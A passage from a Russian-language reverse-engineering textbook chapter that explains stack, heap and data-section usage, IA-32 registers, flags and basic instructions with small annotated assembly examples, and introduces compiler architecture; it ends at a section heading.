


Рисунок 2.1. Стек после помещения в него трёх значений.




Рисунок 2.2. Стек после извлечения из него трёх значений.

Если перевести использование стека в высокоуровневые понятия, станет видно, что он может служить для нескольких разных целей:

• **Временно сохраняемые значения регистров.** Стек часто применяется для временного сохранения значения регистра с последующим восстановлением. Это требуется в разных ситуациях, например когда вызванной процедуре необходимо использовать определённые регистры. В таком случае она может сохранить их значения, чтобы не испортить регистры, используемые вызывающим кодом.
• **Локальные переменные.** В стеке обычно хранят локальные переменные, которые не помещаются в регистры процессора, а также переменные, обязанные находиться в оперативной памяти. Причин тому много: например, может понадобиться вызвать функцию и попросить её записать значение в локальную переменную текущей функции. Следует отметить, что при работе с локальными переменными данные не заталкиваются в стек и не извлекаются из него, а доступ к стеку осуществляется по смещениям, как к структуре данных. Всё это будет показано при переходе к настоящим сеансам реверсинга во второй части книги.
• **Параметры функций и адреса возврата.** Стек используется для реализации вызовов функций. При вызове вызывающий код почти всегда передаёт параметры вызываемой функции и отвечает за сохранение текущего указателя инструкции, чтобы после завершения функции выполнение продолжилось с прежнего места. В стеке хранятся и параметры, и указатель инструкции каждого вызова процедуры.

Кучи

Куча - это управляемая область памяти, позволяющая во время работы динамически выделять блоки переменного размера. Программа запрашивает блок определённого размера и получает указатель на вновь выделенную область, если свободной памяти достаточно. Кучами управляют либо программные библиотеки, поставляемые вместе с приложением, либо операционная система.

Обычно кучи используются для объектов переменного размера или объектов, слишком больших для размещения в стеке. При обратной разработке полезно находить кучи в памяти и правильно распознавать процедуры выделения и освобождения, поскольку это помогает понять общее размещение данных программы. Например, заметив вызов известной процедуры выделения из кучи, можно проследить движение возвращённого ею значения по программе и выяснить, что происходит с выделенным блоком. Ещё одну небольшую подсказку даёт точный размер размещаемых в куче объектов: размер блока всегда передаётся процедуре выделения как параметр.

Разделы данных исполняемого файла

Ещё одна область памяти программы, часто используемая для хранения данных приложения, - раздел данных исполняемого файла. В языках высокого уровня он обычно содержит глобальные переменные или предварительно инициализированные данные. К последним относятся любые константы и жёстко заданные сведения, включённые в программу. Некоторые такие значения, например целочисленные константы, встраиваются прямо в код. Когда данных слишком много, компилятор сохраняет их в особой области исполняемого файла и создаёт код, обращающийся к ним по адресу. Отличным примером служит любая жёстко заданная строка внутри программы. Ниже приведена такая строка.

```
char szWelcome = "This string will be stored in the executable's preinitialized data section";
```

Это определение на C заставит компилятор сохранить строку в разделе предварительно инициализированных данных исполняемого файла независимо от того, где в коде объявлена `szWelcome`. Даже если это локальная переменная внутри функции, строка всё равно окажется в таком разделе. Для доступа к ней компилятор создаст жёстко заданный адрес, указывающий на строку. При обратной разработке его легко распознать, поскольку жёстко заданные адреса памяти редко используются для чего-либо, кроме ссылок на раздел данных исполняемого файла.

Другой распространённый случай хранения данных внутри раздела исполняемого файла - объявление глобальной переменной. Глобальные переменные обеспечивают долговременное хранение: их значение сохраняется на всём протяжении работы программы и доступно из любой её части, откуда и происходит название. В большинстве языков глобальную переменную определяют, просто объявляя за пределами области любой функции. Как и при работе с предварительно инициализированными данными, компилятор должен обращаться к глобальным переменным по жёстко заданным адресам, поэтому во время реверсинга их легко распознать.

Поток управления

Поток управления относится к тем областям, где представление в исходном коде делает программу по-настоящему удобной для человека. Разумеется, большинство процессоров и низкоуровневых языков просто не знает смысла слов `if` и `while`. Низкоуровневая реализация простого оператора управления часто сбивает с толку, поскольку применяемые на этом уровне конструкции весьма примитивны. Задача состоит в том, чтобы снова преобразовать их в удобные высокоуровневые понятия.

Одна из проблем заключается в том, что большинство высокоуровневых условных операторов слишком длинно для низкоуровневых языков, например ассемблера, поэтому разбивается на последовательности операций. Чтобы понять эти последовательности, связь между ними и породившие их высокоуровневые операторы, необходимо знать низкоуровневые конструкции управления и способы представления с их помощью высокоуровневого потока. Подробности зависят от платформы и языка. Операторы управления в ассемблере IA-32 будут рассмотрены в следующем разделе.

Основы языка ассемблера

Чтобы понимать низкоуровневое программное обеспечение, необходимо знать язык ассемблера. Для большинства задач это язык реверсинга, и овладение им является обязательным шагом на пути к настоящему специалисту, поскольку в большинстве программ ассемблер остаётся единственной доступной связью с первоначальным исходным кодом. К сожалению, между исходным кодом большинства программ и машинно-сгенерированным ассемблерным кодом, с которым приходится работать при обратной разработке, лежит немалая дистанция. Но не бойтесь: в книге собрано множество методов, позволяющих выжать из ассемблерных программ каждый возможный бит сведений!

Следующие разделы дают краткое введение в мир ассемблера, сосредоточенное на IA-32 - 32-разрядной архитектуре Intel, которая лежит в основе всех процессоров Intel x86, от исторического 80386 до современных реализаций. Я выбрал ассемблер Intel IA-32, поскольку он используется во всех персональных компьютерах мира и является самой популярной процессорной архитектурой. Совместимые с Intel процессоры, например выпускаемые Advanced Micro Devices (AMD), Transmeta и другими компаниями, с точки зрения реверсинга почти не отличаются, поскольку их объектный код совместим с процессорами Intel.

Регистры

Прежде чем рассматривать даже простейший ассемблерный код, необходимо познакомиться с регистрами IA-32: ссылки на них будут встречаться почти в каждой инструкции. Для большинства задач IA-32 предоставляет восемь универсальных регистров: `EAX`, `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, `EBP` и `ESP`. Кроме них архитектура поддерживает стек регистров с плавающей запятой и множество других регистров для специальных системных задач, но приложения используют их редко, поэтому здесь они не рассматриваются. Обычный программный код работает только с восемью универсальными регистрами.

В таблице 2.1 кратко описаны эти регистры и их наиболее распространённое назначение.

Обратите внимание, что все имена начинаются с буквы `E`, означающей extended, то есть «расширенный». Они унаследованы от старой 16-разрядной архитектуры Intel, где регистры назывались точно так же, но без `E`: например, `EAX` назывался `AX`. Это важно, поскольку иногда встречается 32-разрядный код, который обращается к регистрам в такой форме: `MOV AX, 0x1000` и тому подобное. На рисунке 2.3 показаны все регистры общего назначения и разные варианты их имён.

Таблица 2.1. Универсальные регистры IA-32 и их назначение

Регистр	Описание
`EAX`, `EBX`, `EDX`	Универсальные регистры, пригодные для любых целочисленных, булевых, логических операций и операций с памятью.
`ECX`	Универсальный регистр, который иногда служит счётчиком в повторяющихся инструкциях, требующих подсчёта.
`ESI`/`EDI`	Универсальные регистры, часто используемые как указатели источника и назначения в инструкциях копирования памяти: SI означает Source Index, а DI - Destination Index.
`EBP`	Может использоваться как универсальный регистр, но главным образом служит базовым указателем стека. Базовый указатель вместе с указателем стека образует кадр стека. Кадром стека называется область текущей функции между указателем стека (`ESP`) и базовым указателем (`EBP`). Базовый указатель обычно ссылается на позицию стека сразу после адреса возврата текущей функции. Кадры стека обеспечивают быстрый и удобный доступ к локальным переменным и параметрам, переданным текущей функции.
`ESP`	Указатель стека центрального процессора. Он хранит текущую позицию в стеке, поэтому всё новое помещается ниже этого адреса, после чего регистр соответствующим образом обновляется.




Рисунок 2.3. Регистры общего назначения IA-32.

Флаги

Процессоры IA-32 имеют особый регистр `EFLAGS`, содержащий всевозможные флаги состояния и системные флаги. Системные применяются для управления различными режимами и состояниями процессора и к нашему обсуждению отношения не имеют. Флаги состояния, напротив, позволяют процессору записывать текущее логическое состояние. Многие логические и целочисленные инструкции обновляют их, фиксируя результат своих действий. Кроме того, некоторые инструкции работают в зависимости от значений этих флагов, благодаря чему можно строить последовательности, выполняющие разные операции при разных входных значениях.

В коде IA-32 флаги являются основным средством создания условного выполнения. Арифметические инструкции проверяют операнды на определённые условия и устанавливают флаги процессора в соответствии с их значениями. Затем другие инструкции читают эти флаги и выполняют разные действия в зависимости от записанного состояния. Популярная группа инструкций, работающих на основании флагов, - `Jcc` (Conditional Jump, условный переход). Они

проверяют определённые значения флагов в зависимости от конкретной команды и переходят по указанному адресу кода, если флаги установлены в соответствии с заданным условием.

Рассмотрим пример, показывающий, как с помощью флагов создать условный оператор, привычный по языкам высокого уровня. Допустим, в исходной программе была переменная `bSuccess`, а код проверял, имеет ли она ложное значение. Он мог выглядеть так:

```
if (bSuccess == FALSE) return 0;
```

Как будет выглядеть эта строка на языке ассемблера? Обычно проверить значение переменной и сразу выполнить соответствующее действие одной инструкцией невозможно: большинство инструкций для этого слишком примитивно. Сначала необходимо проверить значение `bSuccess`, которое, вероятно, будет загружено в регистр, и установить флаги, отражающие, равно ли оно нулю. Затем вызывается инструкция условного перехода, проверяющая нужные флаги и выполняющая переход, если они показывают, что операнд последней инструкции был нулевым. Об этом сообщает флаг нуля `ZF`. В противном случае процессор просто продолжит с инструкции, следующей за переходом. Компилятор может поступить и иначе: обратить условие и перейти, если `bSuccess` не равна нулю. Решение об обращении условия зависит от многих факторов. Подробно эта тема рассматривается в приложении А.

Формат инструкций

Прежде чем обсуждать отдельные ассемблерные инструкции, познакомимся с общим устройством инструкций IA-32. Обычно они состоят из кода операции, или опкода, и одного либо двух операндов. Опкод - это имя инструкции, например `MOV`, а операнды - получаемые ею «параметры», хотя у некоторых инструкций их нет. Естественно, разным инструкциям требуются разные операнды, поскольку они решают разные задачи. Операнды представляют данные, обрабатываемые конкретной инструкцией, подобно параметрам функции. В ассемблере данные принимают три основные формы:

• **Имя регистра.** Имя регистра общего назначения, из которого нужно прочитать или в который следует записать значение. В IA-32 это, например, `EAX`, `EBX` и другие.
• **Непосредственное значение.** Константа, встроенная прямо в код. Она часто указывает, что в первоначальной программе имелась жёстко заданная константа.
• **Адрес памяти.** Если операнд находится в оперативной памяти, его адрес заключается в квадратные скобки. Это может быть жёстко заданное непосредственное значение, точно указывающее процессору адрес чтения или записи, либо регистр, содержимое которого используется как адрес. Можно также сочетать регистр с арифметической операцией и константой: тогда регистр представляет базовый адрес объекта, а константа - смещение внутри него или индекс массива.

Общий формат инструкции выглядит так:

```
ИмяИнструкции (опкод)
ОперандНазначения, ОперандИсточника
```

Некоторые инструкции принимают только один операнд, назначение которого зависит от конкретной команды. Другие не имеют операндов и работают с предопределёнными данными. В таблице 2.2 приведено несколько типичных примеров операндов и объяснено их значение.

Таблица 2.2. Примеры типичных операндов инструкций и их значение

Операнд	Описание
`EAX`	Простая ссылка на `EAX` для чтения или записи.
`0x30004040`	Непосредственное число, встроенное в код, подобно константе.
`[0x4000349e]`	Жёстко заданный непосредственный адрес памяти; это может быть обращение к глобальной переменной.

> **Нотация языка ассемблера AT&T.** Хотя описанный здесь формат инструкций следует нотации официальной документации IA-32 от Intel, это не единственный способ записи ассемблерного кода IA-32. В Unix применяется нотация AT&T, заметно отличающаяся от Intel. В ней операнд-источник обычно предшествует операнду назначения, то есть порядок противоположен нотации Intel. Кроме того, перед именами регистров ставится знак `%`, поэтому `EAX` записывается как `%eax`. Адреса памяти обозначаются круглыми скобками: `%(ebx)` означает «адрес, на который указывает EBX». Нотация AT&T главным образом применяется в средствах разработки Unix, например инструментах GNU, тогда как нотация Intel преимущественно встречается в программах Windows. Поэтому ассемблерные листинги этой книги записаны в нотации Intel.

Перемещение данных

Инструкция `MOV`, вероятно, самая распространённая в IA-32. Она принимает два операнда - назначение и источник - и просто переносит данные из источника в назначение. Операндом назначения может быть адрес памяти, заданный непосредственно или через регистр, либо регистр. Источником может служить непосредственное значение, регистр или адрес памяти. Обратите внимание, что адрес памяти разрешён только в одном из двух операндов, но никогда сразу в обоих. Это общее правило инструкций IA-32: за редкими исключениями большинство из них принимает лишь один операнд в памяти. Вот «прототип» инструкции `MOV`:

```
MOV
ОперандНазначения, ОперандИсточника
```

Чтобы увидеть применение `MOV` и других инструкций в настоящем коде, обратитесь к разделу «Примеры» далее в этой главе.

Арифметика

Для основных арифметических операций набор инструкций IA-32 содержит шесть целочисленных команд: `ADD`, `SUB`, `MUL`, `DIV`, `IMUL` и `IDIV`. В следующей таблице приведены распространённый формат каждой инструкции и краткое описание. Обратите внимание, что многие из них поддерживают иные варианты с другим набором операндов. В таблице 2.3 показана наиболее распространённая форма каждой команды.

Таблица 2.3. Типичные формы основных арифметических инструкций IA-32

Инструкция	Описание
`ADD Operand1, Operand2`	Складывает два знаковых или беззнаковых целых числа. Результат обычно сохраняется в `Operand1`.
`SUB Operand1, Operand2`	Вычитает значение `Operand2` из `Operand1`. Результат обычно сохраняется в `Operand1`. Инструкция работает и со знаковыми, и с беззнаковыми операндами.
`MUL Operand`	Умножает беззнаковый операнд на `EAX` и сохраняет 64-разрядный результат в `EDX:EAX`. Запись `EDX:EAX` означает, что младшие, наименее значимые 32 бита находятся в `EAX`, а старшие, наиболее значимые 32 бита - в `EDX`. Такая организация часто встречается в инструкциях IA-32.
`DIV Operand`	Делит беззнаковое 64-разрядное значение из `EDX:EAX` на беззнаковый операнд. Частное сохраняется в `EAX`, остаток - в `EDX`.
`IMUL Operand`	Умножает знаковый операнд на `EAX` и сохраняет 64-разрядный результат в `EDX:EAX`.
`IDIV Operand`	Делит знаковое 64-разрядное значение из `EDX:EAX` на знаковый операнд. Частное сохраняется в `EAX`, остаток - в `EDX`.

Сравнение операндов

Операнды сравниваются инструкцией `CMP`, которая принимает два операнда:

```
CMP
Operand1, Operand2
```

`CMP` записывает результат сравнения во флаги процессора. По существу, она просто вычитает `Operand2` из `Operand1` и отбрасывает результат, но устанавливает все соответствующие флаги так, чтобы они правильно отражали итог вычитания. Например, если получен ноль, устанавливается флаг нуля `ZF`, означающий равенство двух операндов. Тот же флаг позволяет определить неравенство: достаточно проверить, что `ZF` не установлен. `CMP` устанавливает и другие флаги, по которым можно выяснить, какой операнд больше, с учётом того, являются значения знаковыми или беззнаковыми. Подробнее эти флаги рассматриваются в приложении A.

Условные переходы

Условные переходы реализуются группой инструкций `Jcc`. Эти инструкции при выполнении определённых условий передают управление по указанному адресу. `Jcc` - обобщённое имя, за которым скрывается довольно много вариантов. Каждый из них проверяет свой набор значений флагов и на основании результата решает, выполнять ли переход. Конкретные варианты рассматриваются в приложении A.

Основной формат инструкции условного перехода выглядит так:

```
Jcc
TargetCodeAddress
```

Если указанное условие выполнено, Jcc просто изменяет указатель инструкции на TargetCodeAddress, не сохраняя прежнее значение. Если условие ложно, Jcc ничего не делает, и выполнение продолжается со следующей инструкции.

Вызовы функций

Вызов функций реализуется двумя основными инструкциями языка ассемблера. CALL вызывает функцию, а RET возвращает управление вызывающему коду. CALL помещает текущий указатель инструкции в стек, чтобы позднее можно было вернуться, а затем переходит по указанному адресу. Адрес функции задаётся как любой другой операнд: непосредственным значением, регистром или адресом памяти. Общая форма CALL выглядит так:

```
CALL
FunctionAddress
```

Завершая работу и возвращаясь к вызывающему коду, функция обычно исполняет RET. Эта инструкция извлекает из стека указатель, ранее помещённый туда CALL, и возобновляет выполнение с соответствующего адреса. Кроме того, RET можно приказать после извлечения указателя увеличить ESP на заданное количество байтов. Это требуется для возвращения ESP в положение, которое он занимал до вызова текущей функции и помещения в стек её параметров. В некоторых соглашениях о вызовах за корректировку ESP отвечает вызывающий код. Тогда RET применяется без операндов, а вызывающая сторона должна самостоятельно увеличить ESP на число байтов, занятых параметрами. Подробные сведения о соглашениях о вызовах приведены в приложении C.

Примеры

Кратко рассмотрим несколько небольших фрагментов ассемблерного кода, чтобы убедиться в понимании основных понятий. Вот первый пример:

```
cmp ebx,0xf020
jnz 10026509
```

Первая инструкция - CMP, сравнивающая два указанных операнда. Здесь текущее значение регистра EBX сопоставляется с константой 0xf020; префикс 0x обозначает шестнадцатеричное число, равное 61 472 в десятичной системе. Как уже известно, CMP установит флаги, отражающие результат сравнения. Следующая инструкция - JNZ, один из ранее описанных вариантов группы Jcc, то есть условных переходов. Этот вариант выполняет переход, если флаг нуля ZF не установлен, поэтому инструкция называется JNZ (jump if not zero, перейти, если не ноль). По существу, она переходит по заданному адресу кода, если операнды, ранее сравненные CMP, не равны. Поэтому JNZ также называют JNE (jump if not equal, перейти, если не равно). JNE и JNZ - две мнемоники одной инструкции, имеющие один и тот же опкод в машинном языке.

Перейдём к другому примеру, показывающему перемещение данных и арифметическую операцию.

```
mov edi,[ecx+0x5b0]
mov ebx,[ecx+0x5b4]
imul edi,ebx
```

Последовательность начинается с MOV, которая читает адрес из памяти в регистр EDI. Квадратные скобки показывают, что выполняется обращение к памяти, а внутри них задан конкретный читаемый адрес. В данном случае MOV возьмёт значение ECX, прибавит 0x5b0, то есть 1456 в десятичной системе, и использует результат как адрес памяти. Инструкция прочитает оттуда 4 байта и запишет их в EDI. Число читаемых байтов известно по регистру назначения. Если бы инструкция ссылалась на DI, а не EDI, читались бы только 2 байта. EDI является полным 32-разрядным регистром; регистры IA-32 и их размеры показаны на рисунке 2.3.

Следующая инструкция читает другой адрес памяти: на этот раз значение по адресу ECX плюс 0x5b4 помещается в EBX. Нетрудно заключить, что ECX указывает на некоторую структуру данных, а 0x5b0 и 0x5b4 являются смещениями её элементов. В настоящей программе, вероятно, стоило бы попытаться узнать об этой структуре больше. Для этого можно проследить код назад и выяснить, где в ECX загружается текущее значение. Так обнаружится источник адреса структуры и, возможно, прояснится её природа. На протяжении книги в практических примерах будут показаны всевозможные методы исследования структур данных.

Последняя инструкция последовательности - IMUL, то есть знаковое умножение. У неё есть несколько форм, но вариант с двумя операндами, использованный здесь, означает, что первый операнд умножается на второй, а результат записывается в первый. Следовательно, значение EDI будет умножено на EBX, после чего результат вернётся в EDI.

Рассмотрев три инструкции вместе, можно довольно хорошо понять их назначение. По существу, они берут два разных элемента одной структуры данных, адрес которой находится в ECX, и перемножают их. Применение IMUL также показывает, что элементы являются знаковыми целыми числами, по всей видимости 32-разрядными. Неплохой результат для трёх строк ассемблерного кода!

В последнем примере посмотрим, как выглядит обычная последовательность вызова функции в ассемблере IA-32.

```
push eax
push edi
push ebx
push esi
push dword ptr [esp+0x24]
call 0x10026eeb
```

Эта последовательность помещает в стек пять значений инструкциями PUSH. Первые четыре берутся из регистров. Пятое, последнее, считывается по адресу памяти ESP плюс 0x24. В большинстве случаев это адрес в стеке, поскольку ESP является указателем стека, а значит, речь идёт либо о параметре, переданном текущей функции, либо о локальной переменной. Чтобы точно установить назначение адреса, потребуется рассмотреть функцию целиком и изучить использование стека. Методы такого анализа будут показаны в главе 5.

Введение в компиляторы и компиляцию

Можно с уверенностью сказать, что 99 процентов всего современного программного обеспечения создаётся на языках высокого уровня и перед поставкой клиентам проходит через тот или иной компилятор. Поэтому столь же уверенно можно утверждать, что большинство, если не все, встречающиеся вам сценарии реверсинга будут связаны с расшифровкой результата работы задней части какого-либо компилятора.

По этой причине полезно получить общее представление о компиляторах и принципах их работы. Считайте это вариантом стратегии «знай своего врага», которая поможет понять трудности расшифровки машинно-сгенерированного кода и справляться с ними.

Код, созданный компилятором, может быть труден для чтения. Иногда он настолько отличается от первоначальной структуры программы, что определить исходные намерения разработчика становится непросто. Похожая проблема возникает с арифметическими последовательностями: их часто перестраивают ради эффективности, и в результате получается странно выглядящий ряд операций, понять который бывает очень трудно. Иными словами, знание процессов, выполняемых компилятором, и того, как он «воспринимает» код, в конечном счёте помогает расшифровать результат.

Следующие разделы дают некоторые вводные сведения о компиляторах, их работе и этапах внутри обычного компилятора. Хотя данный материал можно считать необязательным, я всё же рекомендую когда-нибудь его прочитать, если вы незнакомы с основами компиляции. Я твёрдо убеждён, что специалист по обратной разработке обязан по-настоящему знать свою систему, а понимание системы невозможно без знания того, как создаётся и собирается программное обеспечение.

Необходимо подчеркнуть, что компиляторы - чрезвычайно сложные программы, объединяющие множество областей исследований в информатике и способные содержать миллионы строк кода. Следующие разделы ни в коей мере не являются исчерпывающими: они лишь затрагивают поверхность. Если вы хотите углубить знания о компиляторах и оптимизациях, обратитесь к хорошо читаемому учебнику по методам компиляции [Cooper] Keith D. Copper and Linda Torczon, *Engineering a Compiler*, Morgan Kaufmann Publishers, 2004, либо к более подробному рассмотрению сложных тем, включая оптимизации, в книге [Muchnick] Steven S. Muchnick, *Advanced Compiler Design and Implementation*, Morgan Kaufmann Publishers, 1997.

Определение компилятора

На самом основном уровне компилятор - это программа, принимающая на вход одно представление программы и создающая другое представление той же программы. Обычно входом служит текстовый файл с кодом, соответствующим спецификации определённого языка высокого уровня. Выходом, как правило, является более низкоуровневый перевод той же программы. Такое представление обычно читает оборудование или другая программа, но редко человек. В конечном счёте компилятор преобразует программу из высокоуровневой, понятной людям формы в низкоуровневую, понятную машине.

В процессе перевода компилятор обычно выполняет множество улучшений или оптимизаций, используя своё «понимание» программы и различные алгоритмы повышения эффективности кода. Как уже отмечалось, у таких оптимизаций есть серьёзный «побочный эффект»: они значительно ухудшают читаемость полученного кода. Машинно-сгенерированный код просто не предназначен для человеческого восприятия.

Архитектура компилятора

Обычный компилятор состоит из трёх основных компонентов. Передняя часть отвечает за расшифровку исходного текста программы и проверку правильности синтаксиса и соответствия спецификации языка. Оптимизатор тем или иным способом улучшает программу, сохраняя первоначальный смысл. Наконец, задняя часть создаёт двоичный файл для конкретной платформы из оптимизированного кода, полученного от оптимизатора. В следующих разделах каждый компонент рассматривается подробнее.

Передняя часть

